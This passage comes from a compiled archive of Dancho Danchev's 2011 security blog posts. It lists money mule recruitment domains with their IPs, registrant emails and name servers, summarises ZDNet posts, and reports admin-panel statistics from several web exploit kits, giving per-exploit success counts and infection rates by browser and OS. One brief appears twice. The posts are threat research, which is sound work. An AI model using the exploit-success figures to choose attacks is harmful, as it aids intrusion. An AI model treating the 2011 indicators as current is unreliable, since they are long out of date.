*[4]Keeping Money Mule Recruiters on a Short Leash - Part Seven*

*[5]Keeping Money Mule Recruiters on a Short Leash - Part Six*

*[6]Keeping Money Mule Recruiters on a Short Leash - Part Five*

*[7]The DNS Infrastructure of the Money Mule Recruitment Ecosystem*

*[8]Keeping Money Mule Recruiters on a Short Leash - Part Four*

*[9]Money Mule Recruitment Campaign Serving Client-Side Exploits*

*[10]Keeping Money Mule Recruiters on a Short Leash - Part Three*

*[11]Money Mule Recruiters on Yahoo!'s Web Hosting*

*[12]Dissecting an Ongoing Money Mule Recruitment Campaign*

*[13]Keeping Money Mule Recruiters on a Short Leash - Part Two*

*[14]Keeping Reshipping Mule Recruiters on a Short Leash*

*[15]Keeping Money Mule Recruiters on a Short Leash*

*[16]Standardizing the Money Mule Recruitment Process*

*[17]Inside a Money Laundering Group's Spamming Operations*

*[18]Money Mule Recruiters use ASProx's Fast Fluxing Services*

*[19]Money Mules Syndicate Actively Recruiting Since 2002*

***This post has been reproduced from [20]Dancho Danchev's blog.***

798

1. [http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short\\_30.html](http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_30.html)
2. [http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short\\_30.html](http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_30.html)
3. [http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short\\_25.html](http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_25.html)
4. <http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short.html>
5. <http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html>
6. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>
7. <http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html>
8. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>

9. <http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html>
10. <http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html>
11. <http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html>
12. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>
13. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>
14. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>
15. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>
16. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
17. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>
18. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>
19. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>
20. <http://ddanchev.blogspot.com/>



## ***Keeping Money Mule Recruiters on a Short Leash - Part Ten (2011-07-07 13:25)***

*The following intelligence brief is part of the [1]**Keeping Money Mule Recruiters on a Short Leash series**. In it, I'll expose currently active money mule recruitment domains, their domain registration details, currently responding*

*IPs, and related ASs.*

*Currently active money mule recruitment domains:*

**ACWOODE-GROUP.COM** - 184.168.64.173 - Email: *admin@acwoode-group.com*

**ACWOODE-GROUP.NET** - 184.168.64.173 - Email: *admin@acwoode-group.net*

**ART-GROUPINTEGRETED.COM** - 78.46.105.205 - Email: *admin@art-groupintegreted.com*

**ARTINTEGRATED-GROUP.NET** - 78.46.105.205 - Email: *crony@cutemail.org*

**COMPLETE-ART-GROUP-LTD.COM** - 193.105.134.233 - Email: *saps@cutemail.org*

**COMPLETE-ART-UK.NET** - 193.105.134.232 - Email: *admin@complete-art-uk.net*

**CONDORLLC-UK.COM** - 193.105.134.231 - Email: *plods@fxmail.net*

**CONDOR-LLC-UK.NET** - 193.105.134.233 - Email: *admin@condor-llc-uk.net*

**CONTEMP-USAINC.COM** - 184.168.64.173 - Email: *admin@contemp-usainc.com*



**CONTEMP-USGROUP.COM** - 184.168.64.173 - Email:  
admin@contemp-usgroup.com

**DE-KADEGROUP.CC** - 193.105.134.230 - Email:  
cents@mailae.com

**DERWOODE-GROUP.CC** - 98.141.220.115 - Email:  
web@derwoode-group.cc

**ELENTY-CO.NET** - 184.168.64.173 - Email: abcs@mailti.com

**ELENTY-LLC.COM** - 184.168.64.173 - Email: admin@elenty-llc.com

**GAPSONART.NET** - 184.168.64.173 - Email:  
admin@gapsonart.net

**GLACIS-GROUPUK.NET** - 78.46.105.205 - Email:  
admin@glacis-groupuk.net

**GURU-GROUP.CC** - 184.168.64.173 - Email: admin@guru-group.cc

**GURU-GROUP.NET** - 184.168.64.173 - Email:  
jj@cutemail.org

**INTECHTODEX-GROUP.COM** - 184.168.64.173 - Email:  
uq@mail13.com

**INTEGRATED-EUROPE-IT.NET** - 78.46.105.205 - Email:  
admin@integrated-europe-it.net

800

**ITAGROUP-USA.NET** - 98.141.220.117 - Email:  
admin@itagroup-usa.net

**IT-ANALISYS.COM** - 98.141.220.115 - Email:  
yea@mailae.com

**ITANALYSISGROUP.NET** - 98.141.220.116 - Email:  
admin@itanalysisgroup.net

**KADE-GROUPDE.NET** - 78.46.105.205 - Email:  
zigzag@fxmail.net

**MASTERARTUSA.COM** - 98.141.220.114 - Email:  
day@mailae.com

**NARTEN-ART.COM** - 209.190.4.91 - Email:  
glamor@fxmail.net

**NARTENART.NET** - 209.190.4.91 - Email:  
admin@nartenart.net

**quad-groupuk.cc** - 78.46.105.205 - Email:  
prissy@mailae.com

**REFINEMENT-ANTIQUE.COM** - 184.168.64.173 - Email:  
xe@fxmail.net

**SCAR-BEIINC.COM** - 184.168.64.173 - Email: admin@scar-beiinc.com

**SKYLINE-ANTIQUE.COM** - 209.190.4.91 - Email:  
blurs@mailae.com

**SKYLINE-LTD.NET** - 209.190.4.91 - Email: admin@skyline-ltd.net

**SMARTLLC-UK.COM** - 193.105.134.234 - Email:  
admin@smartllc-uk.com

**SMART-LLC-UK.NET** - 193.105.134.233 - Email:  
pol@mailae.com

**SPECIAL-ARTUK.COM** - 193.105.134.232 - Email:  
admin@special-artuk.com

**SUBLIMELTD.COM** - 98.141.220.118 - Email:  
admin@sublimeltd.com

**TODEX-GROUP.NET** - 184.168.64.173 - Email:  
admin@todex-group.net

801



*The domains reside within the following ASs: AS10297,  
RoadRunner RR-RC; AS42708; PORTLANE Network; AS26496;*

*GODADDY.com; AS29713, INTERPLEXINC; AS24940,  
HETZNER-AS Hetzner Online.*

*Name servers of notice:*

**NS1.MKNS.SU** - 85.25.250.244 - Email: mkns@cheapbox.ru

**NS2.MKNS.SU** - 46.4.148.119

**NS3.MKNS.SU** - 184.82.158.76

**NS1.MLDNS.SU** - 85.25.145.63 - Email: mldns@free-id.ru

**NS2.MLDNS.SU** - 46.4.148.74

**NS3.MLDNS.SU** - 184.82.158.74

**NS1.MNAMEDL.SU** - 85.25.250.211 - Email:  
mnamed@yourisp.ru

**NS2.MNAMEDL.SU** - 46.4.148.118

**NS3.MNAMEDL.SU** - 184.82.158.75

**NS1.DNSUS.SU** - 217.23.15.137 - Email: [wifi@yourisp.ru](mailto:wifi@yourisp.ru)

**NS2.DNSUS.SU** - 87.118.81.7

802

**NS3.DNSUS.SU** - 87.118.81.10

**NS1.NAMEUSNS.SU** - 217.23.15.138 - Email: [lavier@bz3.ru](mailto:lavier@bz3.ru)

**NS2.NAMEUSNS.SU** - 84.19.161.7

**NS3.NAMEUSNS.SU** - 84.19.161.10

**NS1.USDENNS.SU** - 217.23.15.136 - Email: [lipstick@free-id.ru](mailto:lipstick@free-id.ru)

**NS2.USDENNS.SU** - 84.19.161.7

**NS3.USDENNS.SU** - 84.19.161.10

**NS1.NAMESUKNS.CC** - 86.55.210.4 - Email: [pal@bz3.ru](mailto:pal@bz3.ru)

**NS2.NAMESUKNS.CC** - 193.105.134.232

**NS3.NAMESUKNS.CC** - 193.105.134.237

**NS1.NAMEUK.AT** - 86.55.210.5 - Email: [admin@nameuk.at](mailto:admin@nameuk.at)

**NS2.NAMEUK.AT** - 193.105.134.233

**NS3.NAMEUK.AT** - 193.105.134.236

**NS1.UKDNSTART.NET** - 86.55.210.5 - Email: [admin@ukdnstart.net](mailto:admin@ukdnstart.net)

**NS2.UKDNSTART.NET** - 193.105.134.233

**NS3.UKDNSTART.NET** - 193.105.134.236

**NS1.DENDRUYOS.NET** - 86.55.210.4 - Email:  
*admin@dendruyos.net*

**NS2.DENDRUYOS.NET** - 193.105.134.232

**NS3.DENDRUYOS.NET** - 193.105.134.237

**NS1.DEDNSAUTH.NET** - 86.55.210.2 - Email:  
*admin@dednsauth.net*

**NS2.DEDNSAUTH.NET** - 193.105.134.230

**NS3.DEDNSAUTH.NET** - 193.105.134.239

**NS1.DELTOPOOR.AT** - 86.55.210.3 - Email:  
*admin@deltopoor.at*

**NS2.DELTOPOOR.AT** - 193.105.134.231

**NS3.DELTOPOOR.AT** - 193.105.134.238

*Monitoring of ongoing money mule recruitment campaigns is ongoing.*

*Related posts:*

*[2]Keeping Money Mule Recruiters on a Short Leash - Part Nine*

*[3]Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT*

*[4]Keeping Money Mule Recruiters on a Short Leash - Part Seven*

*[5]Keeping Money Mule Recruiters on a Short Leash - Part Six*

*[6]Keeping Money Mule Recruiters on a Short Leash - Part Five*

*[7]The DNS Infrastructure of the Money Mule Recruitment Ecosystem*

*[8]Keeping Money Mule Recruiters on a Short Leash - Part Four*

*[9]Money Mule Recruitment Campaign Serving Client-Side Exploits*

*[10]Keeping Money Mule Recruiters on a Short Leash - Part Three*

*[11]Money Mule Recruiters on Yahoo!'s Web Hosting*

*[12]Dissecting an Ongoing Money Mule Recruitment Campaign*

*[13]Keeping Money Mule Recruiters on a Short Leash - Part Two*

*[14]Keeping Reshipping Mule Recruiters on a Short Leash*

*[15]Keeping Money Mule Recruiters on a Short Leash*

*[16]Standardizing the Money Mule Recruitment Process*

*[17]Inside a Money Laundering Group's Spamming Operations*

*[18]Money Mule Recruiters use ASProx's Fast Fluxing Services*

*[19]Money Mules Syndicate Actively Recruiting Since 2002*

***This post has been reproduced from [20]Dancho Danchev's blog.***

803

1. [http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short\\_30.html](http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_30.html)
2. [http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short\\_30.html](http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_30.html)
3. [http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short\\_25.html](http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_25.html)
4. <http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short.html>
5. <http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html>
6. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>
7. <http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html>
8. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>
9. <http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html>
10. <http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html>
11. <http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html>

12. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>
13. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>
14. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>
15. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>
16. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
17. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>
18. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>
19. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>
20. <http://ddanchev.blogspot.com/>

804

## **2.8**

### **August**

805





## ***Summarizing ZDNet's Zero Day Posts for July (2011-08-22 18:06)***

*The following is a brief summary of all of my posts at ZDNet's Zero Day for July. You can subscribe to my **[1]personal RSS feed**, **[2]Zero Day's main feed**, or follow me on Twitter:*

*01.[3]'Leaked Video of Casey Anthony CONFESSING to Lawyer!' scam spreading on Facebook*

*02. [4]Anonymous leaks 90,000+ emails from compromised military contractor Booz Allen Hamilton*

*03. [5]'This girl must be Out of her Mind to do this on live Television!' scam spreading on Facebook*

*04. [6]Spamvertised bank statements serving scareware*

*05. [7]Internet Explorer 9 outperforms competing browsers in malware blocking test*

*06.[8]'Leaked Video! Amy Winehouse on Crack hours before death' scam spreading on Facebook*

*07.[9]Pfizer's Facebook hacked by AntiSec*

*08. [10]90,000+ pages compromised in mass iFrame injection attack*

*09. [11]Amazon's cloud services systematically exploited by cybercriminals*

***This post has been reproduced from [12]Dancho Danchev's blog. Follow him [13]on Twitter.***

1. [http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle\\_skin;content](http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content)
2. <http://feeds.feedburner.com/zdnet/security>
3. <http://www.zdnet.com/blog/security/leaked-video-of-casey-anthony-confessing-to-lawyer-scam-spreading-on-facebook/8979>
4. <http://www.zdnet.com/blog/security/anonymous-leaks-90000-emails-from-compromised-military-contractor-booz-allen-hamilton/8983>
5. <http://www.zdnet.com/blog/security/this-girl-must-be-out-of-her-mind-to-do-this-on-live-television-scam-spreading-on-facebook/9070>
6. <http://www.zdnet.com/blog/security/spamvertised-bank-statements-serving-scareware/9075>
7. <http://www.zdnet.com/blog/security/internet-explorer-9-outperforms-competing-browsers-in-malware-blocking-test/9086>
8. <http://www.zdnet.com/blog/security/leaked-video-amy-winehouse-on-crack-hours-before-death-scam-spreading-on-facebook/9108>
9. <http://www.zdnet.com/blog/security/pfizers-facebook-hacked-by-antisec/9113>
10. <http://www.zdnet.com/blog/security/90000-pages-compromised-in-mass-iframe-injection-attack/9116>

11. <http://www.zdnet.com/blog/security/amazons-cloud-services-systematically-exploited-by-cybercriminals/9122>

12. <http://ddanchev.blogspot.com/>

13. <http://twitter.com/danchodanchev>

807



## ***A Peek Inside Web Malware Exploitation Kits (2011-08-29 13:19)***

*With web malware exploitation kits, continuing to represent the attack method of choice for the majority of*

*cybercriminals thanks to the [1]overall susceptibility of end and [2]enterprise users to client-side exploitation attacks, it's always worth taking a peek inside them from the perspective of the malicious attacker.*

*In this post, we'll take a peek inside three web malware exploitation kits, and discuss what makes them think*

*in terms of infected OSs, browser plugins and client-side exploits.*

### ***\_Dragon Pack Web Malware Exploitation Kit***

*[3]*

*What we've got here is a rather modest in terms of activity, web malware exploitation kit admin panel. We've got*

*45 successful loads based on 588 unique visits, with the JavaRox exploit executed 42 times, successfully infecting 20*

*Firefox users. The exploits have successfully loaded on Windows XP 14 times, on Windows XP SP2 3 times, on Windows Vista 12 times, and on Windows 7 15 times.*

### ***\_Dragon Exploit Pack***

*808*



*The Dragon Exploit Pack has 45 successful loads based on 587 unique visitors, with the JavaJDK exploit executed*

*successfully 42 times. The kit is counting 13 successful loads on MSIE 8, and another 20 on Firefox, with 14 successful loads recorded for Windows XP, 2 on Windows XP SP2, 12 on Windows Vista and 15 on Windows 7.*

### ***\_Katrin Exploit Pack***

*809*



*The Katrin Exploit Pack has 3277 successful loads based on 19933 unique visits, which represents a 17.32 % infection rate. The Java JSM exploit has been successfully loaded 535 times, Java SMB has been loaded 576 times, Java OBE*

*has been loaded 914 times, Old 4 PDF has been loaded 87 times, Libtiff PDF has been loaded 726 times, MDAC has*

*been loaded 96 times, Snapshot has been loaded 104 times, and HCP has been loaded 239 times.*

*The kit is counting 452 successful exploitation attempts against MSIE 5, 786 against MSIE7, 1198 against MSIE*

*8, 274 against Chrome, 522 against Firefox, 24 against Opera and 14 against Safari. The majority of loads have*

*affected Windows XP installations, with 2107 successful loads targeting the OS, following 625 on Windows Vista, and 503 on Windows 7.*

### ***\_Liberty Exploit Pack***

*810*



*The Liberty Exploit pack screenshot, is showing the proportion successfully infected web browsers, with total of 555*

*successful loads based on 3029 unique visitors. 397 loads have affected Internet Explorer 6, 89 Internet Explorer 7, and 54 Firefox.*

### ***\_Bleeding Life Exploit Pack***

*811*



*In this Bleeding Life web malware exploitation kit, we can clearly seen the dynamics behind the infections taking place. We see 554 successful loads based on 4106 unique visitors. JavaSignedApplet has been executed 161 times,*

*Adobe-90-2010-0188 has been executed 67 times, Adobe-80-2010-0188 has been executed 46 times, Java-2010-*

*0842 has been executed 203 times, Adobe-2008-2992 has been executed 74 times, and Adobe-2010-1297 has been*

*executed 2 times.*

*The majority of the infected population is based in the U.S, United Kingdom, Qatar, and Malaysia. Windows*

*XP has the highest market share of infected OSs, with 336 successful loads based on 2098 unique visitors. Followed by Windows 7 with 139 loads based on 1256 unique visitors, and 73 unique loads based on 719 unique visitors for*

*Windows Vista.*

***This post has been reproduced from [4]Dancho Danchev's blog. Follow him [5]on Twitter.***

1. <http://www.zdnet.com/blog/security/56-percent-of-enterprise-users-using-vulnerable-adobe-reader-plugins/9>

[812](#)

[241](#)

2. <http://www.zdnet.com/blog/security/kaspersky-12-different-vulnerabilities-detected-on-every-pc/9283>

3. <http://2.bp.blogspot.com/-bmN4o62dMmw/Tlth60Y7FSI/AAAAAAAAAE6U/ZIFYkeRzp5g/s1600/31372543.jpg>

4. <http://ddanchev.blogspot.com/>

5. <http://twitter.com/danchodanchev>

813



***Keeping Money Mule Recruiters on a Short Leash - Part Eleven (2011-08-29 15:51)***

*The following intelligence brief is part of the [1]**Keeping Money Mule Recruiters on a Short Leash series**. In it, I'll expose currently active money mule recruitment domains, their domain registration details, currently responding*

*IPs, and related ASs.*

*Money mule recruitment domains:*

*814*



**ACWOODE-GROUP.COM** - 78.46.105.205 - Email: admin@acwoode-group.com

**ACWOODE-GROUP.NET** - 78.46.105.205 - Email: admin@acwoode-group.net

**ART-GAPSON.COM** - 78.46.105.205 - Email: admin@art-gapson.com

**CONDOR-LLC-UK.NET** - Email: admin@condor-llc-uk.net

**CONDORLLC-UK.COM** - Email: plods@fxmail.net

**DE-DVFGROUP.BE**

**ELENTY-CO.NET** - Email: abcs@mailti.com

**ELENTY-LLC.COM** - 78.46.105.205 - Email: admin@elenty-llc.com

**fabia-art.com** - 209.190.4.91 - Email: adios@cutemail.org

**fine-artgroup.com** - 209.190.4.91

**GAPSONART.NET** - 78.46.105.205 - Email: admin@gapsonart.net

***gmd-contracting.com*** - 194.242.2.56 - Email:  
*admin@gmd-contracting.com*

***GURU-GROUP.CC*** - 78.46.105.205 - Email: *admin@guru-group.cc*

***GURU-GROUP.NET*** - 78.46.105.205 - Email: *jj@cutemail.org*

***INTECHTODEX-GROUP.COM*** - 78.46.105.205 - Email:  
*uq@mail13.com*

***ltd-scg.net*** - 209.190.4.91 - Email: *amykylir@yahoo.com*

***NARTEN-ART.COM*** - 78.46.105.205 - Email:  
*glamor@fxmail.net*

***NARTENART.NET*** - 78.46.105.205 - Email:  
*admin@nartenart.net*

***panart-llc.com*** - 78.46.105.205 - Email: *admin@panart-llc.com*

***REFINEMENT-ANTIQUÉ.COM*** - 78.46.105.205 - Email:  
*xe@fxmail.net*

***REFINEMENTUK-LTD.NET*** - 78.46.105.205 - Email:  
*admin@refinementuk-ltd.net*

***SKYLINE-ANTIQUÉ.COM*** - 78.46.105.205 - Email:  
*blurs@mailae.com*

***SKYLINE-LTD.NET*** - 78.46.105.205 - Email: *admin@skyline-ltd.net*

815





**techce-group.com** - 184.168.64.173 - Email:  
admin@techce-group.com

**TODEX-GROUP.NET** - 78.46.105.205 - Email: admin@todex-  
group.net

**triad-webs.com** - 85.17.24.226

The domains reside within the following ASs: **AS24940**,  
HETZNER-AS Hetzner Online AG RZ; **AS16265**, LeaseWeb  
B.V.

Amsterdam; **AS26496**, GODADDY .com, Inc.; **AS10297**,  
RoadRunner RR-RC-Enet-Columbus.

816



Name servers of notice:

**NS1.MKNS.SU** - 85.25.250.244 - Email: mkns@cheapbox.ru

**NS2.MKNS.SU** - 46.4.148.119

**NS3.MKNS.SU** - 184.82.158.76

**NS1.MNAMEDL.SU** - 85.25.250.211 - Email:  
mnamed@yourisp.ru

**NS2.MNAMEDL.SU** - 46.4.148.118

**NS3.MNAMEDL.SU** - 184.82.158.75

**NS1.MLDNS.SU** - 85.25.145.63 - Email: mldns@free-id.ru

**NS2.MLDNS.SU** - 46.4.148.74

**NS3.MLDNS.SU** - 184.82.158.74

**NS1.NAMESUKNS.CC** - Email: pal@bz3.ru

**NS2.NAMESUKNS.CC**

**NS3.NAMESUKNS.CC**

**NS1.NAMEUK.AT** - Email: admin@nameuk.at

817

**NS2.NAMEUK.AT**

**NS3.NAMEUK.AT**

**NS1.UKDNSTART.NET** - Email: admin@ukdnstart.ne

**NS2.UKDNSTART.NET**

**NS3.UKDNSTART.NET**

*Monitoring of ongoing money mule recruitment campaigns is ongoing.*

***Related posts:***

*[2]Keeping Money Mule Recruiters on a Short Leash - Part Ten*

*[3]Keeping Money Mule Recruiters on a Short Leash - Part Nine*

*[4]Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT*

*[5]Keeping Money Mule Recruiters on a Short Leash - Part Seven*

*[6]Keeping Money Mule Recruiters on a Short Leash - Part Six*

*[7]Keeping Money Mule Recruiters on a Short Leash - Part Five*

*[8]The DNS Infrastructure of the Money Mule Recruitment Ecosystem*

*[9]Keeping Money Mule Recruiters on a Short Leash - Part Four*

*[10]Money Mule Recruitment Campaign Serving Client-Side Exploits*

*[11]Keeping Money Mule Recruiters on a Short Leash - Part Three*

*[12]Money Mule Recruiters on Yahoo!'s Web Hosting*

*[13]Dissecting an Ongoing Money Mule Recruitment Campaign*

*[14]Keeping Money Mule Recruiters on a Short Leash - Part Two*

*[15]Keeping Reshipping Mule Recruiters on a Short Leash*

*[16]Keeping Money Mule Recruiters on a Short Leash*

*[17]Standardizing the Money Mule Recruitment Process*

*[18]Inside a Money Laundering Group's Spamming Operations*

*[19]Money Mule Recruiters use ASProx's Fast Fluxing Services*

*[20]Money Mules Syndicate Actively Recruiting Since 2002*

***This post has been reproduced from [21]Dancho Danchev's blog.***

1. <http://ddanchev.blogspot.com/2011/07/keeping-money-mule-recruiters-on-short.html>
2. <http://ddanchev.blogspot.com/2011/07/keeping-money-mule-recruiters-on-short.html>
3. [http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short\\_30.html](http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_30.html)
4. [http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short\\_25.html](http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_25.html)
5. <http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short.html>
6. <http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html>
7. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>
8. <http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html>
9. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>
10. <http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html>
11. <http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html>
12. <http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html>

13. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>
14. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>
15. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>
16. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>
17. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
18. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>
19. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>

818

20. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>
21. <http://ddanchev.blogspot.com/>

819



### ***Keeping Money Mule Recruiters on a Short Leash - Part Eleven (2011-08-29 15:51)***

*The following intelligence brief is part of the [1]**Keeping Money Mule Recruiters on a Short Leash series**. In it,*

*I'll expose currently active money mule recruitment domains, their domain registration details, currently responding*

*IPs, and related ASs.*

*Money mule recruitment domains:*

*820*



**ACWOODE-GROUP.COM** - 78.46.105.205 - Email: admin@acwoode-group.com

**ACWOODE-GROUP.NET** - 78.46.105.205 - Email: admin@acwoode-group.net

**ART-GAPSON.COM** - 78.46.105.205 - Email: admin@art-gapson.com

**CONDOR-LLC-UK.NET** - Email: admin@condor-llc-uk.net

**CONDORLLC-UK.COM** - Email: plods@fxmail.net

**DE-DVFGROUP.BE**

**ELENTY-CO.NET** - Email: abcs@mailti.com

**ELENTY-LLC.COM** - 78.46.105.205 - Email: admin@elenty-llc.com

**fabia-art.com** - 209.190.4.91 - Email: adios@cutemail.org

**fine-artgroup.com** - 209.190.4.91

**GAPSONART.NET** - 78.46.105.205 - Email: admin@gapsonart.net

***gmd-contracting.com*** - 194.242.2.56 - Email:  
*admin@gmd-contracting.com*

***GURU-GROUP.CC*** - 78.46.105.205 - Email: *admin@guru-group.cc*

***GURU-GROUP.NET*** - 78.46.105.205 - Email: *jj@cutemail.org*

***INTECHTODEX-GROUP.COM*** - 78.46.105.205 - Email:  
*uq@mail13.com*

***ltd-scg.net*** - 209.190.4.91 - Email: *amykylir@yahoo.com*

***NARTEN-ART.COM*** - 78.46.105.205 - Email:  
*glamor@fxmail.net*

***NARTENART.NET*** - 78.46.105.205 - Email:  
*admin@nartenart.net*

***panart-llc.com*** - 78.46.105.205 - Email: *admin@panart-llc.com*

***REFINEMENT-ANTIQUÉ.COM*** - 78.46.105.205 - Email:  
*xe@fxmail.net*

***REFINEMENTUK-LTD.NET*** - 78.46.105.205 - Email:  
*admin@refinementuk-ltd.net*

***SKYLINE-ANTIQUÉ.COM*** - 78.46.105.205 - Email:  
*blurs@mailae.com*

***SKYLINE-LTD.NET*** - 78.46.105.205 - Email: *admin@skyline-ltd.net*



**techce-group.com** - 184.168.64.173 - Email:  
admin@techce-group.com

**TODEX-GROUP.NET** - 78.46.105.205 - Email: admin@todex-  
group.net

**triad-webs.com** - 85.17.24.226

The domains reside within the following ASs: **AS24940**,  
HETZNER-AS Hetzner Online AG RZ; **AS16265**, LeaseWeb  
B.V.

Amsterdam; **AS26496**, GODADDY .com, Inc.; **AS10297**,  
RoadRunner RR-RC-Enet-Columbus.

822



Name servers of notice:

**NS1.MKNS.SU** - 85.25.250.244 - Email: mkns@cheapbox.ru

**NS2.MKNS.SU** - 46.4.148.119

**NS3.MKNS.SU** - 184.82.158.76

**NS1.MNAMEDL.SU** - 85.25.250.211 - Email:  
mnamed@yourisp.ru

**NS2.MNAMEDL.SU** - 46.4.148.118

**NS3.MNAMEDL.SU** - 184.82.158.75

**NS1.MLDNS.SU** - 85.25.145.63 - Email: mldns@free-id.ru

**NS2.MLDNS.SU** - 46.4.148.74

**NS3.MLDNS.SU** - 184.82.158.74



**NS1.NAMESUKNS.CC** - Email: pal@bz3.ru

**NS2.NAMESUKNS.CC**

**NS3.NAMESUKNS.CC**

**NS1.NAMEUK.AT** - Email: admin@nameuk.at

823

**NS2.NAMEUK.AT**

**NS3.NAMEUK.AT**

**NS1.UKDNSTART.NET** - Email: admin@ukdnstart.ne

**NS2.UKDNSTART.NET**

**NS3.UKDNSTART.NET**

*Monitoring of ongoing money mule recruitment campaigns is ongoing.*

***Related posts:***

*[2]Keeping Money Mule Recruiters on a Short Leash - Part Ten*

*[3]Keeping Money Mule Recruiters on a Short Leash - Part Nine*

*[4]Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT*

*[5]Keeping Money Mule Recruiters on a Short Leash - Part Seven*

*[6]Keeping Money Mule Recruiters on a Short Leash - Part Six*

*[7]Keeping Money Mule Recruiters on a Short Leash - Part Five*

*[8]The DNS Infrastructure of the Money Mule Recruitment Ecosystem*

*[9]Keeping Money Mule Recruiters on a Short Leash - Part Four*

*[10]Money Mule Recruitment Campaign Serving Client-Side Exploits*

*[11]Keeping Money Mule Recruiters on a Short Leash - Part Three*

*[12]Money Mule Recruiters on Yahoo!'s Web Hosting*

*[13]Dissecting an Ongoing Money Mule Recruitment Campaign*

*[14]Keeping Money Mule Recruiters on a Short Leash - Part Two*

*[15]Keeping Reshipping Mule Recruiters on a Short Leash*

*[16]Keeping Money Mule Recruiters on a Short Leash*

*[17]Standardizing the Money Mule Recruitment Process*

*[18]Inside a Money Laundering Group's Spamming Operations*

*[19]Money Mule Recruiters use ASProx's Fast Fluxing Services*

*[20]Money Mules Syndicate Actively Recruiting Since 2002*

***This post has been reproduced from [21]Dancho Danchev's blog.***

1. <http://ddanchev.blogspot.com/2011/07/keeping-money-mule-recruiters-on-short.html>
2. <http://ddanchev.blogspot.com/2011/07/keeping-money-mule-recruiters-on-short.html>
3. [http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short\\_30.html](http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_30.html)
